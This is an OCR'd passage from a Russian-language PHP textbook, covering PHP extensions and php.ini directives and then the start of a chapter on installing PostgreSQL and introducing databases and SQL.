Благодаря такой модульной архитектуре язык и его расширения могут разрабатываться одновременно независимыми командами разработчиков. Более того, любой желающий может создать собственное расширение, реализующее часто используемые им классы и функции. В процессе развития языка PHP разработано огромное количество самых раз-

нообразных расширений: от обеспечения сетевых операций до работы с базами данных. Некоторые из этих расширений оказались настолько удачными и востребованными, что были включены в состав дистрибутива PHP. За время существования PHP ряд расширений успели приобрести популярность и были включены в ядро, другие — устарели и уже исключены из ядра. Процесс подключения новых расширений и исключения устаревших идет постоянно. Поэтому полезно уметь ориентироваться в расширениях и их возможностях.

С официального сайта PHP по адресу: **http://php.net/downloads.php**, можно загрузить tar.gz-архив с исходным кодом PHP-интерпретатора. Заглянув в папку ext этого архива, можно обнаружить большое количество подпапок: bcmath, bz2, calendar, ..., xsl, zip, zlib. Внутри каждой такой подпапки находятся файлы с С-кодом, реализующим одно из официальных расширений.

При компиляции PHP с помощью директивы `--with-ext` (где `ext` — название расширения) можно указать, какие из расширений войдут в состав PHP. Впрочем, сейчас PHP редко компилируется самостоятельно. Как правило, происходит либо загрузка предкомпилированного дистрибутива, либо установка из репозитория менеджера пакетов. Поэтому то, какие расширения войдут в ядро, определяется сборщиками дистрибутива или пакета.

Самый простой способ выяснить, подключено ли расширение, — это воспользоваться командой `php -m`, которая выводит список доступных расширений. Помимо этого, воспользовавшись функцией `phpinfo()`, можно сгенерировать подробный отчет о текущей версии PHP (листинг 40.1).

Листинг 40.1. Отчет о текущей версии PHP. Файл phpinfo.php

```
<?php
phpinfo();
```

В разделе `Configuration` полученного отчета приведены подключенные расширения. Каждое из расширений сопровождает таблица со списком его параметров. Большинство из этих параметров могут быть скорректированы в конфигурационном файле php.ini.

Некоторые расширения используются достаточно редко. И чтобы уменьшить размер исполняемого файла PHP, а следовательно, и объем потребляемой оперативной памяти, такие расширения не включаются в ядро PHP. Вместо этого они компилируются в виде внешних динамических библиотек: *.dll — для Windows и *.so — для UNIX-подобных операционных систем.

В дистрибутивах для операционной системы Windows расширения, оформленные в виде динамических библиотек, скомпилированы, но не подключены. Обнаружить их можно в подкаталоге ext основной папки php-дистрибутива: php_bz2.dll, php_com_dotnet.dll, php_curl.dll, ..., php_tidy.dll, php_xmlrpc.dll, php_xsl.dll. Чтобы подключить одно из таких внешних расширений, необходимо отредактировать конфигурационный файл php.ini. Путь к нему можно обнаружить в отчете функции `phpinfo()`. В конфигурационном файле php.ini надо найти директиву `extension_dir` и указать в ней путь к папке с расширениями:

```
extension_dir = "ext"
```

Когда путь к папке с расширениями указан, можно активировать сами расширения, воспользовавшись директивой `extension`. При работе с конфигурационным файлом php.ini следует помнить, что символ точки с запятой комментирует строку, и чтобы активировать закомментированную директиву, его необходимо удалить. В конфигурационном файле php.ini, как правило, уже добавлены закомментированные директивы для всех расширений из папки ext. Нужное расширение необходимо активировать, убрав точку с запятой из начала строки:

```
extension=php_mbstring.dll
```

Некоторые из расширений требуют для своей работы дополнительные динамические библиотеки. Например, расширение CURL (php_curl.dll), обеспечивающее поддержку HTTP-запросов (см. *главу 44*), требует для своей работы еще две динамические библиотеки: ssleay32.dll и libeay32.dll. Их можно обнаружить в корне каталога PHP. Если интерпретатор PHP отказывается выполнять функции из расширения CURL, эти динамические библиотеки следует поместить в системный каталог C:\Windows\system32. Дополнительную информацию о зависимостях расширений можно обнаружить в файле snapshot.txt, расположенном в корне каталога PHP.

В случае UNIX-подобных операционных систем установка расширений осуществляется еще проще. Как правило, они оформлены в виде отдельных пакетов (см. *главу 3*).

Отдельные расширения объявлены устаревшими или малоиспользуемыми. Эти расширения вынесены в PECL-репозиторий и загружаются индивидуально. В старых версиях PHP долгое время включалось в состав ядра расширение `regex` для поддержки POSIX-регулярных выражений. При этом, вплоть до версии PHP 5.3, существовало два конкурирующих расширения: `pcre` и `regex`, обеспечивающих поддержку соответственно Perl- и POSIX-регулярных выражений. Perl-регулярные выражения признаны сообществом более удобными в использовании. Поэтому со временем расширение `regex` было сначала вынесено из состава подключаемых по умолчанию расширений, затем объявлено устаревшим и, наконец, перемещено в PECL-репозиторий. Процесс совершенствования PHP и исключения устаревших расширений происходит постоянно. Так, из PHP 7 было исключено расширение `mysql`, долгое время обеспечивающее связь PHP-скриптов с базой данных MySQL. Его заменило более универсальное расширение PDO (см. *главу 42*). Так же как и в случае `regex`, расширение `mysql` долгое время было помечено как устаревшее. Из версии PHP 7.1 было исключено расширение `mcrypt`, которое не развивалось более 10 лет и безнадежно устарело.

Конфигурационный файл *php.ini*

На страницах книги мы много раз ссылались на конфигурационный файл php.ini. В нем сосредоточены настройки как самого интерпретатора PHP, так и его многочисленных расширений. В этом разделе мы рассмотрим наиболее интересные и часто используемые директивы php.ini, еще не изученные в других главах.

Структура *php.ini*

В только что установленном дистрибутиве находятся два варианта этого конфигурационного файла:

- php.ini-production — рекомендованный набор параметров для рабочего сервера;
- php.ini-development — рекомендованный набор параметров в режиме разработки.

Вам следует выбрать один из подходящих вариантов и переименовать его в php.ini.

Содержимое конфигурационного файла php.ini состоит из секций и директив. Секции заключаются в квадратные скобки — например: `[PHP]`, после которых следуют директивы, имеющие такой формат:

```
directive = value
```

Здесь `directive` — это название директивы, а `value` — ее значение. Все строки, в начале которых располагается точка с запятой (`;`), считаются комментариями и игнорируются.

Допускается не указывать значение `value`. В этом случае директива инициализируется пустой строкой. Этого же результата можно добиться, присвоив ей значение `none`.

Файл php.ini начинается с директивы `[PHP]`, которая позволяет настроить параметры ядра, после чего следуют директивы расширений. Например, `[Date]` или `[Session]`, настраивающие порядок работы с датой и сессиями.

По умолчанию интерпретатор PHP последовательно ищет конфигурационный файл в нескольких местах:

- по пути, указанному в переменной окружения `PHPRC`;
- в текущем каталоге (если скрипт выполняется под управлением веб-сервера);
- в каталоге C:\Windows\ в Windows, в каталоге /etc/ или /etc/php8/ в Linux, в каталоге /usr/local/etc/php в macos или в каталоге компиляции в случае любой другой операционной системы.

Если PHP-скрипт запускается вне среды веб-сервера, указать путь к php.ini можно при помощи параметра `-c`, например:

```
php -c C:\php\php.ini D:\scripts\file.php
```

Команда для встроенного PHP-сервера (см. *главу 3*) может выглядеть следующим образом:

```
php -S 127.0.0.1:80 -c C:\php\php.ini
```

Параметры языка PHP

В табл. 40.1 представлены наиболее часто используемые директивы. В скобках указывается значение, которое может принимать директива.

Таблица 40.1. Директивы управления параметрами языка

Директива	Описание
`engine`	Включает (`On`) или выключает (`Off`) выполнение PHP-скриптов под управлением веб-сервера
`precision`	Указывает количество знаков, которые отводятся под дробное число в случае, если вывод не форматируется при помощи специальных функций, таких как `printf()`, `sprintf()` и т. п.

Таблица 40.1 (окончание)

Директива	Описание
output_buffering	Включает (On) или выключает (Off) автоматическую буферизацию вывода. В качестве значения директива может принимать число байтов, по достижении которого буфер автоматически очищается, а его содержимое отправляется клиенту
short_open_tag	Включает (On) или выключает (Off) использование коротких тегов <? и ?> вместо полного варианта <?php и ?>. Короткие теги объявлены устаревшей нерекомендуемой конструкцией, поэтому по умолчанию директива принимает значение Off

Директива engine по умолчанию принимает значение On. Установка этой директивы в значение Off приводит к тому, что PHP-скрипты перестают интерпретироваться под управлением веб-сервера. Попытка обратиться к PHP-скрипту вместо выдачи HTML-результата приведет к выводу окна, предлагающего сохранить файл.

Директива precision позволяет задать количество знаков, которые отводятся под вывод вещественного числа. В листинге 40.2 приведен скрипт, выводящий два вещественных числа в разных форматах.

> ***Примечание***
>
> **Директива precision не влияет на точность вычисления, она определяет только количество символов после запятой в случае неформатного вывода вещественного числа.**

Листинг 40.2. Вывод вещественных чисел. Файл precision.php

```
<?php
echo 10.23456;
echo '<br />';
echo 10.23456E+20;
```

Если значение директивы precision равно 4, скрипт выведет следующую пару чисел:

```
10.23
1.023E+21
```

Если значение директивы precision превышает количество цифр в числе, они выводятся без изменений:

```
10.23456
1.023456E+21
```

Директива output_buffering, закомментированная по умолчанию, позволяет включить буферизацию вывода. По умолчанию PHP-интерпретатор отправляет клиенту данные сразу после их обработки. Такой режим вывода может порождать некоторые проблемы. С одной стороны, данные отправляются небольшими порциями, что может приводить к замедлению вывода. С другой стороны, это жестко регламентирует отправку HTTP-заголовков, которые должны отправляться всегда перед данными. Рассмотрим работу директивы output_buffering на примере скрипта из листинга 40.3.

Листинг 40.3. Отправка HTTP-заголовков после вывода данных. Файл session.php

```
<?php
echo 'Hello, world!';
session_start();
```

В этом сценарии осуществляется попытка отправки данных перед функцией `session_start()`, которой для регистрации сессии необходимо отправить клиенту HTTP-заголовок. Напомним, что SID-сессии передается через cookies, которые, в свою очередь, устанавливаются при помощи HTTP-заголовка `Set-Cookie`. При отключенной буферизации попытка выполнения этого скрипта приводит к ошибке:

```
Warning: session_start(): Cannot send session cookie - headers already sent by
```

Включив буферизацию (`output_buffering = On`) в конфигурационном файле php.ini, можно заставить систему помещать все данные в буфер — тогда интерпретатор получит возможность сначала сформировать HTTP-документ, включая HTTP-заголовки и его тело, и лишь затем начать передачу данных.

Вместо значения `On` директива `output_buffering` может принимать максимальное количество байтов в буфере, после чего буфер автоматически очищается, а его содержимое отправляется клиенту. Строка `Hello, world!` в однобайтовой кодировке занимает 13 байтов, поэтому при значении `output_buffering` больше 13 скрипт из листинга 40.3 выполняется без ошибок, при значениях директивы меньше 12 — с ошибкой.

Ограничение ресурсов

Сервер может поддерживать множество сайтов, которые, в свою очередь, могут обслуживать множество клиентов. Такое положение дел вынуждает ограничивать скрипты как по количеству используемой памяти, так и по времени выполнения (табл. 40.2). В противном случае ресурсы могут быть исчерпаны, и это приведет к остановке или перезагрузке сервера.

Примечание

Директивы в табл. 40.2 вводят ограничение на процессорное время. Это означает, что время ожидания ответа базы данных или ответа удаленного сервера не учитывается.

***Таблица 40.2.** Директивы ограничения ресурсов*

Директива	Описание
`max_execution_time`	Определяет максимальное количество процессорного времени (в секундах), отводимого на выполнение скрипта. Если директива принимает значение 0, скрипт выполняется бессрочно. Значение по умолчанию — 30 секунд
`max_input_time`	Максимальное количество процессорного времени (в секундах), отводимого на разбор `GET`-, `POST`-данных и загруженных файлов. По умолчанию директива принимает значение –1, Это означает, что будет использоваться `max_execution_time`. Можно снять ограничение по времени, если выставить значение директивы в 0
`memory_limit`	Максимальное количество памяти, выделяемой под один экземпляр скрипта. По умолчанию 128 Мбайт

В подавляющем большинстве случаев 30 секунд более чем достаточно для выполнения скрипта. Если все же этот лимит превышается, работа скрипта останавливается, а в окно браузера выводится ошибка:

```
Fatal error: Maxinum execution time of 30 seconds exceeded
```

Схожим образом действует ограничение на количество выделяемой памяти, задаваемое директивой `memory_limit`. Оно предназначено для того, чтобы неэффективные сценарии не могли в короткое время исчерпать память сервера.

> ***Примечание***
>
> Чаще всего с ограничениями по памяти разработчики сталкиваются при попытке прочитать гигантского размера файлы в переменную скрипта или при работе с объемными изображениями.

Типичное сообщение об исчерпании отведенной оперативной памяти может выглядеть следующим образом:

```
Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate
800 bytes)
```

Загрузка файлов

Директивы управления загрузкой файлов позволяют настроить параметры, влияющие на обработку файлов, загруженных через поле `file` веб-формы (табл. 40.3).

Таблица 40.3. Директивы управления загрузкой файлов

Директива	Описание
`file_uploads`	Включает (`On`) или отключает (`Off`) загрузку файлов по протоколу HTTP (через поле `file`)
`upload_tmp_dir`	Задает путь к каталогу, в который помещаются временные файлы
`upload_max_filesize`	Задает максимальный размер загружаемого на сервер файла
`post_max_size`	Задает максимальный размер `POST`-данных, которые может принять PHP-скрипт

Обзор расширений

В рамках этой книги мы вряд ли сможем упомянуть все расширения, а тем более подробно рассмотреть их. Далее приводится список расширений, которые могут быть полезны в повседневной работе. С полным списком официальных расширений можно ознакомиться в документации.


- BC Math, GMP — расширения, обеспечивающие работу с гигантским числом, не умещающимся в 8 байтов, отводимых под тип `double`. Эффект достигается за счет помещения числа в строку — в результате длина числа становится неограниченной, но время выполнения математических операций падает в несколько раз.
- CURL — библиотека, обеспечивающая низкоуровневые сетевые операции (более подробно jyf рассматривается в *главе 44*).

- DBA, dBase — расширения, обеспечивающие работу с «плоскими» файлами.
- FTP — доступ по протоколу FTP.
- GeoIP — расширение, не поставляемое в дистрибутиве PHP. Оно предназначено для определения страны, города, долготы и широты по IP-адресу.
- GD, Gmagick — расширения, позволяющие преобразовывать и обрабатывать изображения. Расширение GD будет более подробно рассмотрено в *главе 43*. Расширение Gmagick в книге не рассматривается, поскольку, несмотря на зачастую более качественные результаты, лежащий в его основе пакет Image Magic изначально разрабатывался как набор консольных утилит. Серьезные утечки памяти, не столь важные при работе в консоли, приводят к значительному расходу оперативной памяти при работе в рамках сервера.
- iconv — расширение для преобразования кодировок. Может пригодиться при необходимости поддерживать старые однобайтовые кодировки.
- IMAP — расширение, обеспечивающее работу с почтовым протоколом IMAP, позволяющим хранить и обрабатывать почту на почтовом сервере, в том числе принимать почту веб-приложением.
- LDAP — расширение, обеспечивающее доступ к иерархическим LDAP-базам данных вроде Active Directory.
- Libxml, SimpleXML — расширения для поддержки работы с технологией XML.
- Memcache, Memcached — расширения для обеспечения доступа к NoSQL-базе данных Memcached, полностью расположенной в оперативной памяти.
- MongoDB — расширение, обеспечивающее доступ к NoSQL-базе данных MongoDB.
- PDF — расширение для создания PDF-файлов.
- PDO — расширение, обеспечивающее доступ к реляционным базам данных (см. *главу 42*).
- V8js — расширение, обеспечивающее серверную интерпретацию JavaScript-кода.
- Yaml — расширение, обеспечивающее работу с YAML-файлами, которые зачастую более удобны, чем XML-файлы.
- Rar, Zip, Zlib — расширения, предоставляющие возможности по сжатию данных.

Некоторые из упомянутых здесь расширений — в частности, PDO, GD и CURL, будут, как и отмечено, подробно рассмотрены в следующих главах этой *части* книги.

Резюме

В этой главе мы познакомились с расширениями PHP, позволяющими значительно дополнить базовые возможности PHP, и поняли, что большинство рассмотренных в предыдущих главах функций входят состав того или иного расширения. Мы также научились подключать расширения и настраивать их при помощи конфигурационного файла php.ini.



ГЛАВА 41

Работа с PostgreSQL

Листинги этой главы находятся в каталоге *postgresql* сопровождающего книгу файлового архива.

Работая с веб-приложением, пользователь может регистрироваться в нем. Затем он может добавлять записи и комментарии, возвращаться к ним для последующего редактирования. Введенную им информацию нужно хранить длительное время. Переменные, массивы и объекты для этого не подходят, т. к. расположены в оперативной памяти, и когда скрипт прекращает свою работу, уничтожаются и перестают быть доступными.

Чтобы воспользоваться результатами своей работы в следующий раз, требуется сохранить их на жесткий диск сервера: в файл или в специальное хранилище — базу данных. При одновременном обслуживании нескольких тысяч пользователей файлы имеют серьезное ограничение на добавление и редактирование информации — возникает необходимость их блокировки, чтобы избежать повреждения при попытке одновременной записи в них двумя или более потоками. Чтобы избежать конфликтов при записи в один файл, одновременные обращения приходится обрабатывать через очередь, создавать систему поиска, обновления и удаления записей, т. е. строить довольно сложную прослойку между обычным файлом и приложением.

В настоящее время никто из веб-разработчиков не использует для хранения данных обычные файлы и не строит системы управления ими. В качестве хранилищ данных задействуются готовые решения — системы управления базами данных (СУБД). Подавляющее большинство современных веб-приложений работают с той или иной СУБД, которые для краткости мы часто будем далее называть просто *базами данных*.

В этой главе мы рассмотрим свободную и бесплатную базу данных PostgreSQL. И хотя при этом затронем лишь небольшой объем ее возможностей — представим вам, так сказать, краткое введение в PostgreSQL, — его вполне хватит для решения большинства задач долговременного хранения информации в веб-приложениях. Только официальная документация по PostgreSQL занимает объем, в три раза превышающий книгу, которую вы держите в руках. Помимо этого, по ней можно обнаружить множество книг и видеоматериалов разной степени сложности.

Примечание

Компания PostgresPro переводит документацию по PostgreSQL на русский язык. Документация постоянно актуализируется и может быть свободно загружена в форматах Epub и PDF с официального сайта **https://postgrespro.ru/docs/postgresql/14/index**.

Что такое база данных?

База данных, и PostgreSQL в том числе, представляет собой организованный набор поименованных *таблиц*. Каждая таблица — *неупорядоченный* массив (возможно, очень большой) из однородных элементов, которые мы будем называть *записями*. Запись — это информация, хранящаяся в таблице, и мы можем получать ее как целиком, так и отдельными частями.

Запись может содержать в себе одно или несколько именованных *полей*. Число и имена полей задаются при создании таблицы. Каждое поле имеет определенный *тип* (например, целое число, строка текста, массив символов и т. д.).

> ***Внимание!***
>
> В научной литературе таблицы базы данных часто называют *отношениями*, записи — *кортежами*, а поля — *атрибутами*.

Если вы в замешательстве и не поняли до конца, что же такое таблица, просто представьте себе Excel-таблицу, напечатанную на раскрученном в длину рулоне туалетной бумаги (54 метра или даже больше — в случае значительного объема данных), прямоугольную матрицу, сильно вытянутую по вертикали, или, наконец, двумерный массив. Строки таблицы (матрицы, массива) и будут *записями*, а столбцы в пределах каждой строки — *полями*. *База данных* — это просто множество таблиц, имеющих имена.

В таблицу всегда можно добавить новую запись. Другая операция, которую часто производят с записью (точнее, с таблицей), — это поиск. Например, запрос поиска может быть таким: «Выдать все записи, в первом поле которых содержится число, меньшее 10, во втором — строка, включающая слово `word`, а в третьем — не должен быть ноль». Из найденных записей в программу можно извлекать (или не извлекать) какие-то части данных, записи таблицы также можно удалять.

Обычно все упомянутые операции осуществляются очень быстро. Например, сервер PostgreSQL может менее чем за 0,001 секунды из 10 млн записей выделить ту, у которой значение определенного поля совпадает с нужным числом или строкой. Высокое быстродействие в большей мере обусловлено тем, что данные не просто «свалены в кучу», а определенным образом упорядочены и все время поддерживаются в таком состоянии.

Неудобство работы с файлами

Прежде чем заняться базами данных и их поддержкой в PHP, давайте определимся, для чего вообще в веб-программировании могут понадобиться базы данных? Ответ на этот вопрос не вполне очевиден, особенно для людей, сталкивающихся со «стандартными» базами данных впервые.

В самом деле, казалось бы, любой сценарий можно реализовать, основываясь только на работе с файлами. Например, иерархический форум можно хранить в файлах и каталогах: раздел форума — это каталог, а конкретный вопрос в нем — файл. Однако при этом необходимо постоянно держать под контролем множество вспомогательных параметров и файлов. Кроме того, крайне усложняется поиск по форуму или создание архива. По правде сказать, работа с файлами — дело нудное и весьма утомительное.

В противоположность файловой организации хранения информации использование баз данных дает весомые преимущества. Например, легко сортировать записи по дате/времени или другим критериям, организовывать поиск, различные отборы записей. Правда, многие базы данных не поддерживают иерархические, вложенные таблицы. Но и это не беда — достаточно у каждой записи в специальном поле хранить идентификатор ее «родителя» (мы вскоре поговорим об этом чуть подробнее).

Базы данных также лишены еще одного крупного недостатка файлов — у них нет проблем с совместным доступом к данным. Ведь вполне может оказаться, что ваш сценарий запустят два одновременно заглянувших на страничку человека. И когда сценарий в процессе своей работы начинает по указанию одного из них обновлять какой-либо файл, у другого при обновлении того же файла могут возникнуть проблемы, которые придется в сценарии решать, прибегая к различным вариантам блокировки этого файла. Кроме того, нужно минимизировать время обновления файла, а это не всегда возможно. С базами данных таких проблем не существует, потому что разработчики предусмотрели решение всех описанных здесь проблем на самом низком уровне и с максимальной эффективностью.

И действительно, работа с базами данных чаще всего происходит быстрее, чем с файлами. В них обычно предусмотрена эффективная организация хранения информации, минимизирующая время доступа и поиска. Например, вполне реально за приемлемое время найти среди сотен тысяч записей какую-то определенную (скажем, по заданному идентификатору). Или провести поиск по нескольким мегабайтам текста некоторого ключевого слова и обнаружить все записи, которые его содержат.

Почему PostgreSQL?

Традиционно сообщество PHP-разработчиков ориентировалось на СУБД MySQL. Множество старых проектов до сих пор используют эту базу данных. В предыдущих изданиях книги рассматривалась именно MySQL, поскольку она долго удерживала лидерство.

В настоящее время MySQL развивается медленнее, чем раньше, и имеет ряд сложноразрешимых проблем с производительностью, полноценной поддержкой кодировки UTF-8, да и просто устарела, поскольку во многом ориентирована на работу в условиях дефицита оперативной памяти, опираясь в основном на жесткий диск.

Помимо мира баз данных с открытым кодом, существует коммерческий многомиллиардный рынок СУБД, в рамках которого конкурируют корпорации: Oracle с одноименной базой данных, Microsoft с СУБД MS SQL и IBM с СУБД DB2. Эти три базы данных почти полностью перекрывают коммерческий сектор, при этом Oracle занимает лидирующие позиции, много десятилетий являясь главным игроком на рынке баз данных. Да и большинство прорывов в базах данных и языке программирования SQL сделаны именно в Oracle.

База данных MySQL имеет ядро, к которому подключается несколько движков баз данных. Один из главных таких движков — это InnoDB, который строился как копия одной из ранних версий СУБД Oracle. Корпорация Oracle предпринимала несколько попыток приобретения MySQL, но всегда получала отказ. После серии перепродаж MySQL перешла корпорации Sun, после ее банкротства эту базу данных все-таки заполучила корпорация Oracle. А несколькими годами ранее Oracle приобрела компанию

InnoDB, владевшую лучшим на тот момент движком для MySQL. Разумеется, после этих сделок MySQL-пользователям доступ к InnoDB был запрещен.

В результате главному коммерческому игроку на рынке баз данных достались ключевые компоненты MySQL. И все же закрытие проекта MySQL не состоялось, хотя именно такого исхода сообщество открытого программного обеспечения опасалось больше всего, поскольку репутация корпорации Oracle за последние десятилетия делала такие опасения небеспочвенными. Да и MySQL — это далеко не первая база данных, которую поглотила Oracle.

В любом случае MySQL оказалась в двусмысленном положении. С одной стороны, компания Oracle совершенно не заинтересована в разработке бесплатного конкурента, к тому же реализующего возможности основного продукта не первой свежести. С другой стороны, сообщество разработчиков MySQL не доверяет корпорации, и многие покинули проект, образовав несколько альтернативных центров разработки (MariaDB, Percona).

В результате развитие MySQL сильно затормозилось, и сообщество переключилось на альтернативный свободный проект — PostgreSQL, долго остававшейся второй по известности открытой базой данных.

PostgreSQL задумывалась как СУБД, несколько нарушающей каноны традиционных реляционных баз данных. Главной целью при ее разработке было создание объектно-ориентированной СУБД, которая бы позволяла легко взаимодействовать с объектно-ориентированным кодом и осуществлять наследование структур внутри СУБД. Фактически PostgreSQL стала предшественником современных NoSQL баз данных.

Очень долго PostgreSQL оставалась непопулярной в силу большого влияния MySQL и отсутствия реализации для Windows. Однако вследствие драматической смены владельцев MySQL, портирования PostgreSQL на Windows, динамического ее развития и введения поддержки современных стандартов языка SQL PostgreSQL вышла на первые позиции. В настоящий момент при создании нового проекта в качестве свободной СУБД чаще выбирается PostgreSQL, нежели MySQL.

Установка PostgreSQL

PostgreSQL — это в первую очередь сервер, к которому могут обращаться клиенты — например, консольный клиент psql или скрипт, написанный на PHP (см. *главу 42*).

Рассмотрим установку PostgreSQL для трех наиболее популярных операционных систем: Windows, macos и Linux (дистрибутив Ubuntu).

Установка в Windows

Установку PostgreSQL в операционной системе Windows легко выполнить при помощи автоматического установщика, загрузить который можно с сайта **https://www.enterprisedb.com/downloads/postgres-postgresql-downloads**. Выбрав дистрибутив для Windows, следует его загрузить и запустить на выполнение (рис. 41.1).

Мастер установки предложит несколько диалоговых форм, настройки в которых можно оставить без изменения. В ходе установки запрашивается пароль, который будет назначен пользователю с именем postgres.




Рис. 41.1. Мастер установки PostgreSQL

После установки в командной строке вам будут доступны все стандартные утилиты PostgreSQL. Но т. к. по умолчанию утилита psql пытается обратиться к базе данных с текущей учетной записью пользователя, имя которого отличается от postgres, просто выполнить в консоли команду `psql` для доступа к postgres-клиенту не удастся:

```
C:\> psql
psql: FATAL:  role "Igor" does not exist
```

Как видно из этого примера, psql сообщает о том, что пользователя с именем `Igor` не существует. Лучше всего его создать при помощи команды `createuser`, указав в параметре `-U`, что создание осуществляется от имени пользователя postgres:

```
C:\> createuser -U postgres Igor
```

Кроме этого, для текущего пользователя Igor лучше сразу задать базу данных по умолчанию при помощи команды `createdb`:

```
C:\> createdb -U postgres Igor
```

> ***Примечание***
>
> По умолчанию русская кодировка консоли в Windows — cp866 (DOS). Чтобы избежать предупреждений и искажений русского текста, перед работой с консольной утилитой psql рекомендуется переключиться на кодировку Windows-1251, выполнив команду `chcp 1251`.

Теперь в диалоговый режим утилиты `psql` можно войти без указания дополнительных параметров:

```
C:\> psql
psql (14.2)
Введите "help", чтобы получить справку.
```

```
Igor=> SELECT CURRENT_USER;
 current_user
--------------
 Igor
(1 строка)

Igor=> \q
```

В приведенном примере осуществлен вход в диалоговый режим `psql`, затем с помощью запроса `SELECT CURRENT_USER` запрошен текущий пользователь, после чего осуществлен выход из утилиты посредством psql-команды `\q`.

Установка в macos

Установить PostgreSQL в macos проще всего, воспользовавшись менеджером пакетов Homebrew. Для этого достаточно выполнить команду:

```
$ brew install postgresql
```

Следует обратить внимание, что PostgreSQL устанавливается из-под учетной записи текущего пользователя. Для корректного доступа к СУБД через консольного клиента psql (без дополнительных параметров) потребуется создать текущую базу данных при помощи команды `createdb`:

```
$ createdb igor
```

Здесь `igor` — имя текущего пользователя. Затем можно запустить клиента `psql`:

```
$ psql
psql (14.2)
Type "help" for help.

igor=# SELECT CURRENT_USER;
 current_user
--------------
 igor
(1 row)

igor=# \q
```

Чтобы база данных PostgreSQL стартовала при каждой загрузке операционной системы, необходимо в каталоге **~/Library/LaunchAgents** создать символическую ссылку на plist-файл **homebrew.mxcl.postgresql.plist** из каталога **/usr/local/opt/postgres/**. Для этого можно воспользоваться следующими командами:

```
$ cd ~/Library/LaunchAgents
$ ln -s /usr/local/opt/postgres/homebrew.mxcl.postgresql.plist
```

Установка в Linux Ubuntu

Для установки PostgreSQL в Ubuntu проще всего воспользоваться пакетным менеджером `apt-get`, выполнив команду:

```
$ sudo apt-get install postgresql
```

Сразу после установки потребуется создать базу данных для текущего пользователя, выполнив команду createdb:

```
$ createdb igor
```

Далее можно воспользоваться консольной утилитой psql для доступа к серверу:

```
$ psql
psql (9.3.15)
Type "help" for help.

igor=> SELECT CURRENT_USER;
 current_user
--------------
 igor
(1 row)

igor=> \q
```

Администрирование базы данных

Чтобы чувствовать себя при работе с СУБД как рыба в воде, мы рекомендуем вам сразу же установить какую-нибудь программу для администрирования PostgreSQL. Их существует множество. Если вы предпочитаете графический интерфейс, хорошим выбором будет DBeaver. Она реализована для всех основных операционных систем. Загрузить дистрибутив DBeaver можно по ссылке **https://dbeaver.jkiss.org/download/**.

Многие интегрированные среды (такие как PHPStorm) также предоставляют доступ к базе данных PostgreSQL.

Достоинством графических клиентов является то, что с их помощью вы можете просматривать и редактировать свои базы данных и расположенные в них таблицы. Вы даже сможете изменять структуру таблиц (например, добавлять в них новые поля), а также просматривать разного рода статистику. Кроме того, они позволяют в удобном виде изучать результаты запросов, введенных вручную, — это особенно полезно при отладке скриптов, когда непонятно, почему та или иная команда SQL работает не так, как ожидается.

Однако не стоит сбрасывать со счетов утилиты командной строки, поставляемые совместно с дистрибутивом PostgreSQL. Утилита консольного доступа psql является одним из самых быстрых способов выполнения запросов — особенно когда речь идет о развертывании SQL-дампа, содержащего сотни тысячи запросов.

Введение в СУБД и SQL

Системы управления базами данных (СУБД) предназначены для управления большими объемами данных. По сути, база данных — это те же файлы, в которых хранится информация. Сами по себе базы данных не представляли бы никакого интереса, если бы не было систем управления базами данных. СУБД — это программный комплекс, который выполняет все низкоуровневые операции по работе с файлами базы данных, оставляя программисту возможность оперировать логическими конструкциями при помощи языка программирования.

Примечание

База данных — это файловое хранилище информации, и не более. Программные продукты типа PostgreSQL, MySQL, Oracle, MSSQL, Firebird и др. — это системы управления базами данных. Базы данных везде одинаковы — это файлы с записанной в них информацией. Все указанные программные продукты отличаются друг от друга способом организации работы с файловой системой. Однако для краткости эти СУБД, как уже упоминалось ранее, часто называют просто *базами данных*. Так что следует учитывать, что когда мы здесь говорим «база данных» — речь идет именно о СУБД.

Язык программирования, с помощью которого пользователь общается с СУБД, называется SQL (Structured Query Language, структурированный язык запросов).

То есть для получения информации из базы данных необходимо направить ей запрос, созданный с использованием SQL, результатом выполнения которого будет некоторая таблица, пример которой приведен на рис. 41.2.

Таблица catalogs	
catalog_id	name
1	Процессоры
2	Материнские платы
3	Видеоадаптеры
4	Жесткие диски
5	Оперативная память

Строка

Столбец

Рис. 41.2. Таблица реляционной базы данных

Несмотря на то что SQL называется языком запросов, в настоящее время этот язык представляет собой нечто большее, чем просто инструмент для создания запросов. С помощью SQL осуществляется реализация всех возможностей СУБД, а именно:

- выборка данных (извлечение из базы данных содержащейся в ней информации);
- организация данных (определение структуры базы данных и установление отношений между ее элементами);
- обработка данных (добавление, изменение и удаление);
- управление доступом (ограничение возможностей ряда пользователей на доступ к некоторым категориям данных, защита данных от несанкционированного доступа);
- обеспечение целостности данных (защита базы данных от разрушения);
- управление состоянием СУБД.

SQL является *специализированным* языком программирования — т. е., в отличие от языков высокого уровня (PHP, C++, Pascal и т. д.), с его помощью невозможно создать полноценную программу. Все запросы выполняются либо в специализированных программах, либо из прикладных программ при помощи специальных библиотек.

